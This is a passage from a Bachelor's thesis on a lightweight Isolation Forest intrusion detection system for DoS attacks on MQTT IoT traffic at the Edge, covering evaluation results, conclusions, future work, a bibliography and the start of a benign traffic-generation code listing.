The convergence between offline statistical evaluation and online operational measurements confirms that the production artefacts operate consistently within the live streaming pipeline. The feature engineering pipeline, threshold calibration, and serialised artefacts transfer successfully to the live stream without online recalibration. Furthermore, the $\mathcal{O}(1)$ EWMA state tracking maintains a bounded RAM footprint throughout sustained multi-vector DoS attacks, preventing memory growth or performance degradation.

Taken together, these empirical measurements validate the following Non-Functional Requirements within the controlled Edge testbed:

- **NFR1 (Constrained Resource Utilisation): Validated.** The combined CPU footprint of Zeek, Mosquitto, and Telegraf does not exceed approximately 35% of a single core during peak activity across the multi-vector attack campaign. The Isolation Forest’s serialised footprint is sub-megabyte, while the compact 14-feature production representation and constant-size EWMA state per tracked origin constrain memory and processing costs independently of session duration.
- **NFR2 (Sub-Millisecond Model Inference and Bounded Edge Scoring Latency): Validated.** The warmed Autoencoder ONNX Runtime model-kernel benchmark records a median latency of 0.0060 ms, while the live post-aggregation

feature-vector-to-verdict path reaches a P95 of 9.85 ms. The latter occupies approximately 0.20% of the five-second stride and approximately 0.10% of the 10-second observation horizon, demonstrating that Edge scoring remains negligible relative to the system's temporal operating cycle.

- **NFR4 (DoS Resilience and False-Alert Control): Validated.** The hard active-buffer ceiling and probabilistic state-reclamation mechanism constrain adversarial RAM growth, while temporal debouncing suppresses isolated anomaly spikes before alert confirmation. Across the six-vector attack campaign, no confirmed false-alert event was recorded against legitimate publisher traffic.
- **NFR5 (Fault Tolerance): Validated.** Pipeline continuity is preserved across three implemented failure domains: the `safe_float()` guard zero-imputes malformed Zeek records and prevents `TypeError` termination; UDP fire-and-forget telemetry isolates Telegraf outages from the detection loop; and graceful degradation to IF-only mode preserves primary detection when the optional ONNX shadow path is unavailable.
- **NFR6 (Algorithmic Explainability): Validated.** Superimposing the continuous Isolation Forest score trajectory over the frozen 4σ boundary provides direct operational explainability to SOC operators, while the confirmed alert state exposes the final production verdict. The shadow Autoencoder's continuous MAE signal provides an independent secondary indicator for forensic context, with detailed SHAP and t-SNE analyses retained offline.

Collectively, these results validate the architecture's defining operational hypothesis: the Isolation Forest delivers effective DoS detection and production alerting with minimal impact on constrained Edge resources, supporting the continuous availability of Smart City infrastructure throughout the six-vector attack campaign. This conclusion is reinforced by the 9.85 ms post-aggregation scoring P95, the held-out False Positive Rate of 0.24%, and the absence of confirmed false-alert events against legitimate publisher traffic during the monitored online sessions.

CHAPTER 9

Conclusions and Future Work

This closing chapter synthesises the scientific and engineering contributions of this Bachelor’s Thesis, evaluates the fulfilment of established objectives, and proposes concrete future research directions.

9.1 Synthesis of the Most Relevant Scientific and Engineering Findings

- F1. Deterministic Ground-Truth Construction as a Methodological Contribution.** Rejecting static datasets for a containerised Digital Twin directly addresses dependence on legacy traffic distributions, while deterministic, IP-based labelling prevents manual labelling pollution. This produces reliable Ground Truth and provides a transferable methodology for NIDS research lacking contemporary traffic captures.
- F2. Feature Engineering Validated Through Convergent Attribution.** The feature space’s discriminative quality was independently validated by offline SHAP (Isolation Forest) and native reconstruction-error attribution (Autoencoder). Both methods identified the same dominant dimensions (volumetric rates, inter-arrival time, asymmetry), confirming the pipeline encodes semantically meaningful, model-agnostic network behaviour.
- F3. Isolation-Based Detection Approaches the Supervised Ceiling.** Within the common K-Fold protocol, the Isolation Forest achieved a PR-AUC of 0.9474, only 5.20 percentage points below the fully supervised Random Forest ceiling of 0.9994, despite requiring no labelled attack examples during estimator fitting. Its blind-test evaluation yielded a PR-AUC of 0.9911, an FPR of 0.24%, and an MCC of 0.9364. Together, these results demonstrate near-supervised anomaly discrimination on the evaluated scenarios while preserving architectural novelty-detection potential beyond the labelled attack taxonomy [35].
- F4. Empirical Limitation of Compact Deep Reconstruction on Heterogeneous IoT Telemetry.** Despite advanced architectural optimisations (robust-compatible activation, L1-loss, sparsity regularisation), the compact Sparse Autoencoder attained a held-out PR-AUC of 0.2448 and did not provide competitive rare-class discrimination on the evaluated tabular data. This provides a quantitative counterexample to the assumption that Deep Learning universally outperforms classical ensembles on tabular data [22, 63].
- F5. Fixed Statistical Thresholding Controls the Base-Rate Fallacy.** A fixed threshold, calibrated from the benign training-score distribution as the stricter of the 99.5th-percentile and 4σ limits, achieved a near-zero held-out FPR of 0.24% and

zero confirmed false-alert events throughout the monitored live deployment. This demonstrates strong empirical false-alert control, directly addressing the alert-fatigue risk associated with naively configured boundaries [11, 20].

F6. Empirically Demonstrated Computational Efficiency. Edge viability was validated empirically: the warmed Autoencoder ONNX Runtime kernel recorded a median latency of 0.0060 ms, the post-aggregation scoring path reached a P95 of 9.85 ms ($< 0.1\%$ of the 10-second observation horizon), network probe CPU utilisation remained below 22% during attacks, and total CPU utilisation across the monitored containers remained below 35% of a single core. Together, these results confirm that logarithmic-complexity spatial isolation offers the strongest balance of detection effectiveness and computational efficiency among the evaluated paradigms for Edge-deployed IoT security [43, 69].

9.2 Degree of Fulfilment of the Objectives

The General Objective of developing, optimising, and empirically validating an ultralight, flow-based Intrusion Detection System to protect IoT availability at the Edge is fully achieved. Deployed with sole alert-decision authority, the Isolation Forest fulfilled the operational objective while preserving the lightweight resource profile required for Edge deployment. Table 9.1 traces each specific objective to its empirical fulfilment.

Table 9.1: Traceability of specific objectives to empirical evidence of fulfilment.

Specific Objective	Empirical Evidence of Fulfilment
1. Design an IoT Digital Twin	Six deterministic attack vectors injected against a heterogeneous, stochastically modelled benign population; deterministic Ground Truth enforced via static attacker IP addressing.
2. Develop a Feature Engineering pipeline	Overlapping sliding windows; JSON ingestion; RAM downcasting and Parquet serialisation; hybrid Pearson-correlation / Mutual-Information filtering and zero-variance removal distilling the feature space to 14 production variables.
3. Train and evaluate ML models	Comparative Stratified 3-Fold study across Random Forest, Isolation Forest, One-Class SVM, and Sparse Autoencoder, prioritising PR-AUC and MCC over Accuracy; blind test on 1,264 windows containing 31 anomalies (2.45% prevalence).
4. Implement statistical threshold calibration	Fixed percentile/ 4σ operating threshold achieving an FPR of 0.24% in the blind test and zero confirmed false-alert events throughout the monitored live deployment.
5. Deploy real-time system and SOC dashboard	Sub-millisecond Autoencoder ONNX Runtime kernel latency substantiated by a median of 0.0060 ms; post-aggregation scoring P95 of 9.85 ms; Telegraf/InfluxDB/Grafana Visual Analytics; offline diagnostics complemented by bounded $\mathcal{O}(d)$ per-feature reconstruction attribution.

9.3 Contributions of this Thesis

Beyond its empirical findings, this thesis makes six principal contributions spanning controlled data generation, leakage-resistant model development, evidence-led model selection, calibrated alert decision-making, operational explainability, and Edge-efficiency validation:

- C1. A reproducible Digital Twin methodology:** Generalises beyond MQTT, providing a transferable deterministic labelling artefact for protocol-specific NIDS research lacking representative traffic captures.
- C2. A leakage-resistant MLOps discipline:** Embeds fold-level scaler fitting and identifier exclusion directly into the analytical workflow, converting anti-leakage principles into reproducible architectural constraints reusable across IoT security pipelines.
- C3. An evidence-led model-selection framework:** Evaluates supervised, one-class, isolation-based, and reconstruction-based approaches under common imbalance-aware criteria, providing an empirical basis for production model selection through detection performance, false-positive control, and Edge efficiency.
- C4. A statistically calibrated thresholding methodology:** Translates the benign score distribution into a fixed, deployable operating boundary validated across three evaluation regimes, providing a reproducible framework for controlling the operational consequences of the Base-Rate Fallacy in high-volume, low-prevalence environments.
- C5. A Hybrid Explainability Framework:** Separates computationally intensive offline interpretation (SHAP and clustering) from bounded $\mathcal{O}(d)$ per-feature reconstruction attribution and live Visual Analytics, preserving SOC transparency without compromising the validated low-latency Edge performance.
- C6. An empirical efficiency methodology:** Triangulates model-kernel latency, live Edge scoring latency, and kernel-level **cgroups** telemetry, directly linking algorithmic selection to measured deployment performance and establishing a rigorous, reproducible framework for substantiating computational efficiency at the Edge.

Collectively, these contributions answer the six foundational problems: controlled traffic generation replaces static datasets; genuine rare-event evaluation avoids synthetic oversampling; pipeline-enforced isolation prevents data snooping; comparative evidence replaces model-selection assumptions; the compact production feature contract controls unnecessary dimensionality; and statistically calibrated decision boundaries mitigate false-alert risk under severe class imbalance.

9.4 Relationship of the Work with the Studies Pursued in the Degree

This Bachelor's Thesis integrates knowledge acquired across the Computer Engineering Degree, combining mathematical modelling, intelligent systems, secure networking, systems engineering, and professional practice within a single operational research artefact.

Quantitative Modelling: *Statistics, Algebra, Discrete Mathematics*, and *Intelligent Systems* underpin probabilistic traffic generation, feature-space construction and selection, statistical evaluation, threshold calibration, and the comparative analysis of supervised and unsupervised models.

Secure Edge Architecture: *Computer Networks, Network and Computer Systems Security, Concurrency and Distributed Systems*, and *Network Information Systems Technology*

inform the TCP/IP and MQTT threat model, flow-based monitoring, multithreaded traffic generation, asynchronous telemetry, and distributed container architecture.

Systems and Performance Engineering: *Software Engineering*, *Operating Systems Fundamentals*, *Systems Administration*, and computer-system evaluation subjects guided the modular MLOps architecture, container orchestration, bounded online state, fault-tolerant execution, and empirical CPU, memory, and latency validation at the Edge.

Professional Practice: *Project Management* shaped the scope, milestones, risks, resources, and budget, while *Deontology and Professionalism* guided the privacy-aware and legally responsible treatment of network telemetry in accordance with GDPR, ENS, and eIDAS.

The convergence of these disciplines throughout the complete lifecycle, from Digital Twin design and model development to live Edge deployment and SOC decision support, demonstrates the integrative engineering competency developed throughout the Degree.

9.5 Future Lines of Research

Building on the validated architecture, six research directions define the principal extension path for the present work:

- R1. Independent multi-run validation and capture-level partitioning:** Repeating the complete experimental campaign under varied stochastic seeds, circadian start phases, benign operating parameters, and attack intensities would establish the reproducibility and stability of the reported results across independent experimental realisations. Assigning entire captures to training or test before constructing overlapping windows would preserve temporal independence, prevent shared-flow dependence across partitions, and enable block-level uncertainty estimates. Together, these extensions would provide a stronger assessment of the architecture's statistical robustness under changing operational conditions.
- R2. Validation on non-virtualised Edge hardware:** Replicating the complete experimental campaign on resource-constrained physical silicon, such as ARM Cortex-A or RISC-V gateways, would provide direct hardware-level validation of the architecture's CPU, memory, latency, energy, and thermal behaviour. Comparison with the orchestrated testbed would quantify virtualisation and shared-host effects and establish the system's suitability for sustained deployment on constrained Edge gateways.
- R3. Adaptive threshold recalibration:** The production threshold is currently immutable by design for critical security reasons. Implementing a supervised, human-in-the-loop mechanism leveraging robust concept drift algorithms could track slow, legitimate infrastructure evolution over multi-month deployments. This would allow threshold re-estimation without reopening the vulnerability to adversarial score poisoning that motivated the immutable-threshold decision.
- R4. Transition from passive detection to proactive mitigation (IDPS):** The current architecture concludes at confirmed-alert emission. Extending the inference engine with a rate-limited, automated containment mechanism—such as temporary packet filtering via eBPF/XDP keyed to the debounced per-IP alert state—would close the loop from detection to active response, while preserving the empirically validated computational budget.
- R5. Protocol and domain generalisation:** Because the feature-engineering pipeline deliberately discards protocol-specific payload semantics in favour of connection-state, volumetric, and temporal abstractions, the architecture provides a principled basis

for extension to other IoT application-layer protocols, such as CoAP and AMQP. Evaluation across alternative brokers, public corpora, and physical IoT deployments would quantify cross-environment portability and establish whether the demonstrated computational efficiency and false-alert control transfer to adjacent verticals such as the Internet of Medical Things (IoMT).

R6. Few-shot adaptation to novel attack families: Building on the unsupervised paradigm’s inherent novelty-detection potential, leave-one-attack-family-out validation would first establish a direct benchmark for detecting genuinely unseen attack families. Few-shot architectures, such as Siamese networks or contrastive learning, could then incorporate a small number of confirmed novel examples into the detection logic, accelerating adaptation while preserving the lightweight primary detection path.

9.6 Closing Remarks

This Bachelor’s Thesis set out to demonstrate that critical IoT infrastructure can be defended by a lightweight, flow-based NIDS without imposing the very computational burden it seeks to prevent. In doing so, the thesis demonstrates that the effectiveness of an operational NIDS does not derive from a single algorithm in isolation, but from the integrity of the complete analytical chain. The completed artefact realises this principle through a coherent end-to-end architecture: a deterministic MQTT Digital Twin establishes controlled Ground Truth; a leakage-resistant engineering pipeline produces a compact production feature contract; comparative evaluation identifies the Isolation Forest as the strongest primary detector; statistically calibrated thresholding converts anomaly scores into stable alert decisions; and the live Edge engine and SOC dashboard deliver confirmed, interpretable operational alerts.

The empirical record strongly substantiates this contribution through direct and convergent measurement: a blind-test PR-AUC of 0.9911, a near-zero FPR of 0.24%, zero confirmed false-alert events throughout monitored online operation, a post-aggregation scoring P95 of 9.85 ms, a warmed Autoencoder ONNX Runtime model-kernel median of 0.0060 ms, and a combined monitored-container CPU footprint below 35% of a single core. Together, these results demonstrate that high rare-class detection performance, strict false-alert control, bounded Edge scoring cost, and operational transparency can be achieved within a single deployable architecture. The Design Science Research and CRISP-DM methodologies adopted as the backbone of this work are thereby completed across the full project lifecycle: from problem identification and artefact design, through Digital Twin simulation and comparative model development, to rigorous offline evaluation and definitive online demonstration.

Ultimately, this work reaffirms a principle increasingly echoed in contemporary literature: in resource-constrained Edge environments, algorithmic elegance, rigorous data engineering, disciplined statistical calibration, and deployment-aware validation determine operational security more decisively than raw model complexity. Selected and validated through evidence rather than *a priori* assumption, the Isolation Forest is established not merely as a lightweight alternative, but as the clear empirical choice among the evaluated models for the operational priorities that define this thesis: availability-oriented detection, false-alert control, computational efficiency, and transparent Edge decision-making.

The architecture, empirical results, and methodological discipline presented herein therefore constitute a reproducible and extensible foundation for securing critical Edge infrastructure and advancing future research.

Bibliography

- [1] Syed, N.F. *IoT-MQTT Based Denial of Service Attack Modelling and Detection* [PhD Thesis]. Perth: Edith Cowan University, 2020.
- [2] Kurose, J.F. and Ross, K.W. *Computer Networking: A Top-Down Approach*. 8th ed. Harlow: Pearson, 2021.
- [3] Lundberg, S.M. and Lee, S.-I. “A Unified Approach to Interpreting Model Predictions.” *Advances in Neural Information Processing Systems (NeurIPS 2017)*, 2017, vol. 30, pp. 4765-4774.
- [4] Ghannadrad, A. *Machine Learning-Based DoS Attacks Detection for MQTT Sensor Networks* [Master’s Thesis]. Milan: Politecnico di Milano, 2021.
- [5] Ross, S.M. *Introduction to Probability Models*. 12th ed. Cambridge: Academic Press, 2019.
- [6] Alakhras, T.M.O., Ghanem, W.A.H.M., Yunus, F., Ghaleb, S.A.A. and Otair, M. “A Survey of Intrusion Detection Systems in IoT: Machine Learning and Feature Selection Approaches.” *International Journal of Applied Mathematics*, 2025, vol. 38, no. 10s.
- [7] Alanazi, F. “Lightweight Deep Learning Models for Real-Time IoT Data Analysis in Resource-Constrained Environments.” *Scientific Reports*, 2026. DOI: 10.1038/s41598-026-49314-4.
- [8] Hughes, G.F. “On the Mean Accuracy of Statistical Pattern Recognizers.” *IEEE Transactions on Information Theory*, 1968, vol. 14, no. 1, pp. 55–63. DOI: 10.1109/TIT.1968.1054102.
- [9] Abdulla, H. *Anomaly Detection for IoT Networks Using Machine Learning* [PhD Thesis]. London: Brunel University London, 2023.
- [10] Breiman, L. “Random Forests.” *Machine Learning*, 2001, vol. 45, no. 1, pp. 5-32. DOI: 10.1023/A:1010933404324.
- [11] Cárdenas, A.A., Baras, J.S. and Seamon, K. “A Framework for the Evaluation of Intrusion Detection Systems.” *Proceedings of the 2006 IEEE Symposium on Security and Privacy (S&P’06)*, 2006, pp. 63–77. DOI: 10.1109/SP.2006.2.
- [12] Chaabouni, N. *Intrusion Detection and Prevention for IoT Systems Using Machine Learning* [PhD Thesis]. Bordeaux: Université de Bordeaux, 2020.
- [13] Chen, L., Xu, Y., Li, M., Hu, B., Guo, H. and Liu, Z. “Privacy-Preserving Lightweight Time-Series Anomaly Detection for Resource-Limited Industrial IoT Edge Devices.” *IEEE Transactions on Industrial Informatics*, 2025, vol. 21, no. 6, pp. 4435-4446. DOI: 10.1109/TII.2025.3538127.
- [14] Aguilar Cayuelas, C. *Diseño e implementación de un prototipo de Sistema de Detección de Intrusiones basado en Machine Learning* [Bachelor’s Thesis]. Valencia: Universitat Politècnica de València, 2026.
- [15] Alarcón, A., León, O., Pegueroles, J. and Doménech, J. “Técnicas de Machine Learning para la detección de ciberataques en redes IoT médicas.” In: *Actas de la XVIII Reunión Española sobre Criptología y Seguridad de la Información (RECSI 2024)*. León, Spain, 2024, pp. 25-30.

- [16] Arp, D., Quiring, E., Pendlebury, F., Warnecke, A., Pierazzi, F., Wressnegger, C., Cavallaro, L. and Rieck, K. "Dos and Don'ts of Machine Learning in Computer Security." *Proceedings of the 31st USENIX Security Symposium*, 2022, pp. 123-140.
- [17] European Union. *Regulation (EU) 2016/679 of the European Parliament and of the Council of 27 April 2016 on the Protection of Natural Persons with Regard to the Processing of Personal Data (General Data Protection Regulation)*. Official Journal of the European Union, L 119, 4 May 2016, pp. 1-88.
- [18] European Union. *Regulation (EU) No 910/2014 of the European Parliament and of the Council of 23 July 2014 on Electronic Identification and Trust Services for Electronic Transactions in the Internal Market (eIDAS)*. Official Journal of the European Union, L 257, 28 August 2014, pp. 73-114.
- [19] Aanonsen, A.K. *Advanced Data Science Model for Detecting and Classifying IoT Malware* [Master's Thesis]. San Antonio: University of Texas at San Antonio, 2025.
- [20] Axelsson, S. "The Base-Rate Fallacy and the Difficulty of Intrusion Detection." *ACM Transactions on Information and System Security*, 2000, vol. 3, no. 3, pp. 186-205. DOI: 10.1145/357830.357849.
- [21] Bergstra, J., Bardenet, R., Bengio, Y. and Kégl, B. "Algorithms for Hyper-Parameter Optimization." *Advances in Neural Information Processing Systems (NIPS 2011)*, 2011, vol. 24, pp. 2546-2554.
- [22] Bilal, O. *Anomaly Detection and Prevention in IoT Using AI* [Master's Thesis]. Turku: University of Turku, 2025.
- [23] Chriki Zerrouk, F.Z. *Network Intrusion Detection System for Denial-of-Service Attack Detection in 5G* [Master's Thesis]. Barcelona: Universitat Politècnica de Catalunya, 2024.
- [24] Chua, W., Pajas, A.L.D., Castro, C.S. et al. "Web Traffic Anomaly Detection Using Isolation Forest." *Informatics*, 2024, vol. 11, no. 4, p. 83. DOI: 10.3390/informatics11040083.
- [25] Debes, J.P. *Evaluating Machine Learning Based Intrusion Detection Techniques in a Real World Setting*, 2017.
- [26] DIN Deutsches Institut für Normung e.V. *DIN SPEC 91345:2016-04: Reference Architecture Model Industrie 4.0 (RAMI4.0)*. Berlin, 2016. DOI: 10.31030/2436156.
- [27] El Baltaji, G. *Anomaly Detection at the Edge: Implementing Machine Learning Techniques* [Master's Thesis]. Turin: Politecnico di Torino, 2022.
- [28] Lee, J., Bagheri, B. and Kao, H.-A. "A Cyber-Physical Systems Architecture for Industry 4.0-Based Manufacturing Systems." *Manufacturing Letters*, 2015, vol. 3, pp. 18-23. DOI: 10.1016/j.mfglet.2014.12.001.
- [29] El Haddouti, S. and Lazraq, W. "TinyML Strategies for Privacy-Preserving and Cyber Threat Multi-Classification in Edge-IoT Networks." *Computing*, 2025, vol. 107, p. 173. DOI: 10.1007/s00607-025-01522-y.
- [30] Friederich, J. and Lazarova-Molnar, S. "Towards Data-Driven Reliability Modeling for Cyber-Physical Production Systems." *Procedia Computer Science*, 2021, vol. 184, pp. 589-596. DOI: 10.1016/j.procs.2021.03.073.
- [31] Fuhnwi, G.S., Adedoyin, V. and Agbaje, J.O. "An Empirical Internet Protocol Network Intrusion Detection Using Isolation Forest and One-Class Support Vector Machines." *International Journal of Advanced Computer Science and Applications*, 2023, vol. 14, no. 8, pp. 1-8.
- [32] Goodfellow, I., Bengio, Y. and Courville, A. *Deep Learning*. Cambridge: MIT Press, 2016.
- [33] Guyon, I., Gunn, S., Nikravesh, M. and Zadeh, L. *Feature Extraction: Foundations and Applications*. Berlin: Springer, 2006.

- [34] Hastie, T., Tibshirani, R. and Friedman, J. “Random Forests.” In: *The Elements of Statistical Learning*, 2009, pp. 587-604. DOI: 10.1007/978-0-387-84858-7_15.
- [35] Hussain, A., Aguiló-Gost, F., Simó-Mezquita, E., Marín-Tordera, E. and Massip, X. “An NIDS for Known and Zero-Day Anomalies.” *2023 19th International Conference on the Design of Reliable Communication Networks (DRCN)*, 2023, pp. 1-7. DOI: 10.1109/DRCN57075.2023.10108319.
- [36] Ibrahim, A.S., Youssef, K.Y., Kamel, H. and Abouelatta, M. “Traffic Modelling of Smart City Internet of Things Architecture.” *IET Communications*, 2020, vol. 14, no. 8, pp. 1275-1284. DOI: 10.1049/iet-com.2019.1252.
- [37] International Organization for Standardization. *ISO/IEC 25010:2011. Systems and Software Engineering — Systems and Software Quality Requirements and Evaluation (SQuaRE) — System and Software Quality Models*. Geneva: ISO, 2011.
- [38] Cotton, M., Eggert, L., Touch, J., Westerlund, M. and Cheshire, S. “Internet Assigned Numbers Authority (IANA) Procedures for the Management of the Service Name and Transport Protocol Port Number Registry.” *RFC 6335*, IETF, 2011. DOI: 10.17487/RFC6335.
- [39] Kalakoti, R., Nõmm, S. and Bahsi, H. “In-Depth Feature Selection for the Statistical Machine Learning-Based Botnet Detection in IoT Networks.” *IEEE Access*, 2022, vol. 10, pp. 94518-94535. DOI: 10.1109/ACCESS.2022.3204001.
- [40] Larriva-Novo, X.A., Vega-Barbas, M., Villagrà, V.A. and Sanz Rodrigo, M. “Evaluation of Cybersecurity Data Set Characteristics for Their Applicability to Neural Networks Algorithms Detecting Cybersecurity Anomalies.” *IEEE Access*, 2020, vol. 8, pp. 9005-9014. DOI: 10.1109/ACCESS.2019.2963407.
- [41] Larriva-Novo, X.A. *Optimization of Intrusion Detection Systems Based on Machine Learning for Cybersecurity by Boosting Feature Engineering and Model Selection Techniques* [PhD Thesis]. Madrid: Universidad Politécnica de Madrid, 2021.
- [42] Lim, K. and Prum, S. “Machine Learning Approaches for Anomaly Detection in IoT Networks: A Survey.” *2025 International Conference on Software, Knowledge, Information Management & Applications (SKIMA)*, 2025. DOI: 10.1109/SKIMA66621.2025.11155642.
- [43] Liu, F.T., Ting, K.M. and Zhou, Z.-H. “Isolation Forest.” *2008 Eighth IEEE International Conference on Data Mining (ICDM’08)*, 2008, pp. 413-422. DOI: 10.1109/ICDM.2008.17.
- [44] López Petit, O. *Development of an AI-Based Intrusion Detection System for IoMT Environments Using Neural Networks* [Bachelor’s Thesis]. Barcelona: Universitat Politècnica de Catalunya, 2025.
- [45] Fan, J. *Analyzing the applicability of isolation forest for detecting anomalies in time series data* [Bachelor’s Thesis]. Oulu: University of Oulu, 2025.
- [46] Mohammadi, S. and Karimipour, H. “Multivariate Mutual Information-Based Feature Selection for Cyber Intrusion Detection.” *2018 IEEE Electrical Power and Energy Conference (EPEC)*, 2018, pp. 1-6. DOI: 10.1109/EPEC.2018.8598368.
- [47] OASIS. “MQTT Version 3.1.1.” *OASIS Standard*, 2014.
- [48] Obidiagha, C.C., Rahouti, M., Drid, H., Hamouid, K., Medjadba, Y. and Jagatheesaperumal, S.K. “IForestExplain: A Dual-Stage Isolation Forest Framework with Explainable AI for DoS/DDoS Anomaly Detection in IoT Networks.” *Cluster Computing*, 2025, vol. 28, p. 668. DOI: 10.1007/s10586-025-05365-2.
- [49] Oliveira, L.T., Vendramin, A.C.B.K., Santi, J. and Pigatto, D.F. “Analysis of Computational Resource Consumption of an Intrusion Detection System Based on Containerized Network Functions Virtualization.” *Journal of Internet Services and Applications*, 2025, vol. 16, no. 1. DOI: 10.5753/jisa.2025.6112.

- [50] Pasam, A., Sinha, A. and Mailewa, A. "Lightweight AI-Based Intrusion Detection Models for IoT Devices: A Comparative Review." *2025 IEEE International Carnahan Conference on Security Technology (ICCST)*, 2025. DOI: 10.1109/ICCST63435.2025.11295730.
- [51] Putro, I.H., Ahmad, T. and Ijtihadie, R.M. "Enhancing MQTT Intrusion Detection in IoT Using Machine Learning and Feature Engineering." *IEEE Open Journal of the Communications Society*, 2025, vol. 6, pp. 7855-7884. DOI: 10.1109/OJCOMS.2025.3610132.
- [52] Qi, Z., Fei, J., Wang, J. and Li, X. "An Intrusion Detection Feature Selection Method Based on Improved Mutual Information." *2023 IEEE 6th Information Technology, Networking, Electronic and Automation Control Conference (ITNEC)*, 2023, pp. 1584-1590. DOI: 10.1109/ITNEC56291.2023.10082305.
- [53] Reed, A., Dooley, L.S. and Kouadri Mostefaoui, S. "Minimal Overhead Modelling of Slow DoS Attack Detection for Resource-Constrained IoT Networks." *Future Internet*, 2025, vol. 17, no. 10, p. 432. DOI: 10.3390/fi17100432.
- [54] Russo, S., Zanasi, C. and Marasco, I. "Feature Extraction for Anomaly Detection in Industrial Control Systems." In: *Proceedings of the Italian Conference on CyberSecurity (ITASEC 2024)*. Salerno, Italy, 2024. CEUR Workshop Proceedings, ISSN 1613-0073.
- [55] Salekshahrezaee, Z. *Robust Anomaly Detection Under Data Imbalance, Noise, and Label Scarcity* [PhD Thesis]. Boca Raton: Florida Atlantic University, 2025.
- [56] Sales, M., Santos, M.P. and Rego, P.A.L. "MQTTProvider: A Flexible MQTT Traffic Generator for the Performance Evaluation of Complex Smart Cities Scenarios." In: *Anais do Simpósio Brasileiro de Redes de Computadores e Sistemas Distribuídos (SBRC)*, 2024.
- [57] Satyanarayanan, M. "The Emergence of Edge Computing." *Computer*, 2017, vol. 50, no. 1, pp. 30-39. DOI: 10.1109/MC.2017.9.
- [58] Spain. *Real Decreto 311/2022, de 3 de mayo, por el que se regula el Esquema Nacional de Seguridad*. Boletín Oficial del Estado, no. 106, 4 May 2022.
- [59] Stevens, W.R. *TCP/IP Illustrated, Volume 1: The Protocols*. Boston: Addison-Wesley, 1994. ISBN 0-201-63346-9.
- [60] Toghiani Khorasgani, A., Shirani, P. and Majumdar, S. "An Empirical Study on Learning Models and Data Augmentation for IoT Anomaly Detection." *2024 IEEE Conference on Communications and Network Security (CNS)*, 2024. DOI: 10.1109/CNS62487.2024.10735681.
- [61] Tripathi, V.R., Tangirala, S., Sasanka, D.V., Reddy, D., Dalal, C.S. and Mitra, B. "SINT-TRA: Sliding Window Based Temporally Aware Network Traffic Analyzer for IoT Device Fingerprinting." In: *Proceedings of 2024 IEEE 12th International Conference on Intelligent Systems (IS)*, 2024, pp. 1-7. DOI: 10.1109/IS61756.2024.10705258.
- [62] Vaccari, I., Chiola, G., Aiello, M., Mongelli, M. and Cambiaso, E. "MQTTset, a New Dataset for Machine Learning Techniques on MQTT." *Sensors*, 2020, vol. 20, no. 22, p. 6578. DOI: 10.3390/s20226578.
- [63] Velásquez Rendón, D. *Machine Learning Based Anomaly Detection for Industry 4.0 Systems* [PhD Thesis]. Leioa: Universidad del País Vasco/Euskal Herriko Unibertsitatea, 2023.
- [64] Fatima, M. et al. "ELIDS: Ensemble Feature Selection for Lightweight IDS Against DDoS Attacks in Resource-Constrained IoT Environment." *Future Generation Computer Systems*, 2024, vol. 159, pp. 172-187.
- [65] Barbariol, T. *Improving Anomaly Detection for Industrial Applications* [PhD Thesis]. Padova: Università degli Studi di Padova, 2023.
- [66] Barbosa, G.N.N., Andreoni, M. and Mattos, D.M.F. "Optimizing Feature Selection in Intrusion Detection Systems: Pareto Dominance Set Approaches with Mutual Information and Linear Correlation." *Ad Hoc Networks*, 2024, vol. 159, art. no. 103485. DOI: 10.1016/j.adhoc.2024.103485.

-
- [67] Walling, S. and Lodh, S. “Anomaly Based Network Intrusion Detection System Using Filter-Based Hybrid Feature Selection and Stacking Classifier for IoT Networks.” *Security and Privacy*, 2025, vol. 8, no. 6, art. no. e70142. DOI: 10.1002/spy2.70142.
 - [68] Yatagha, R., Mejri, O., Waedt, K. and Ruland, C. “Assessing the Complexity and Real-Time Performance of Anomaly Detection Algorithms in Resource-Constrained Environments.” In: *Proceedings of 2024 IEEE 20th International Conference on Intelligent Computer Communication and Processing (ICCP)*, 2024, pp. 1-8. DOI: 10.1109/ICCP63557.2024.10793006.
 - [69] Zahoor, A., Abbasi, W., Babar, M.Z. and Aljohani, A. “Robust IoT Security Using Isolation Forest and One Class SVM Algorithms.” *Scientific Reports*, 2025, vol. 15, art. no. 36586. DOI: 10.1038/s41598-025-20445-4.
 - [70] Zeb, K., AsSadhan, B., Al-Muhtadi, J. and Alshebeili, S. “Anomaly Detection Using Wavelet-Based Estimation of LRD in Packet and Byte Count of Control Traffic.” In: *Proceedings of the 2016 7th International Conference on Information and Communication Systems (ICICS)*, 2016, pp. 316–321. DOI: 10.1109/IACS.2016.7476071.

APPENDIX A

Source Code Listings

This appendix presents the implementation mechanisms that operationalise and substantiate the Digital Twin, six-vector adversarial campaign, feature-engineering pipeline, comparative model evaluation, and online alert-decision pipeline developed in Chapters 5–8. Rather than reproducing the repository indiscriminately within the main body of the thesis, it concentrates the source-code excerpts that provide direct implementation evidence for the thesis’s principal methodological and engineering contributions. Each listing establishes code-level traceability between the stated design, the implemented mechanism, and the resulting empirical evidence, while the corresponding chapters retain the complete methodological rationale, operational parametrisation, and interpretation.

A.1 Circadian Benign MQTT Traffic Synthesis

Core implementation of the non-stationary benign timing mechanism described in Sections 5.2.2 and 5.2.3. Each logical publisher receives a persistent Poisson-derived, Weibull-derived, or burst-style wait-time profile. The resulting intervals are modulated by a compressed circadian cycle and bounded by a universal minimum wait-time floor.

This listing provides direct implementation evidence that the benign baseline combines heterogeneous publisher behaviour with temporal non-stationarity, rather than deriving from a single periodic traffic process.

```
1 def _initialize_stochastic_profile(self):
2     """
3     Assign persistent stochastic parameters to each logical publisher.
4     """
5     self.profile_type = self.profile_config.get("type", "poisson")
6
7     if self.profile_type == "poisson":
8         min_lam = self.profile_config.get("min_lambda", 2.0)
9         max_lam = self.profile_config.get("max_lambda", 10.0)
10        self.node_lambda = random.uniform(min_lam, max_lam)
11
12    elif self.profile_type == "weibull":
13        self.weibull_shape = self.profile_config.get("shape", 1.5)
14        self.weibull_scale = self.profile_config.get("scale", 5.0)
15
16    elif self.profile_type == "burst":
17        self.base_interval = self.profile_config.get(
18            "base_interval", 0.5
19        )
20
21
22 def _get_stochastic_wait_time(self) -> float:
```

```

23     """
24     Generate the next publisher wait time from its assigned profile
25     and the compressed circadian cycle.
26     """
27     elapsed = time.time() - self.start_time
28     phase = (elapsed % self.cycle_time) / self.cycle_time
29
30     diurnal_multiplier = (
31         1.0 + 0.5 * math.sin(2 * math.pi * phase)
32     )
33
34     if self.profile_type == "poisson":
35         base_wait = np.random.poisson(
36             lam=self.node_lambda
37         )
38         wait_time = base_wait * diurnal_multiplier
39
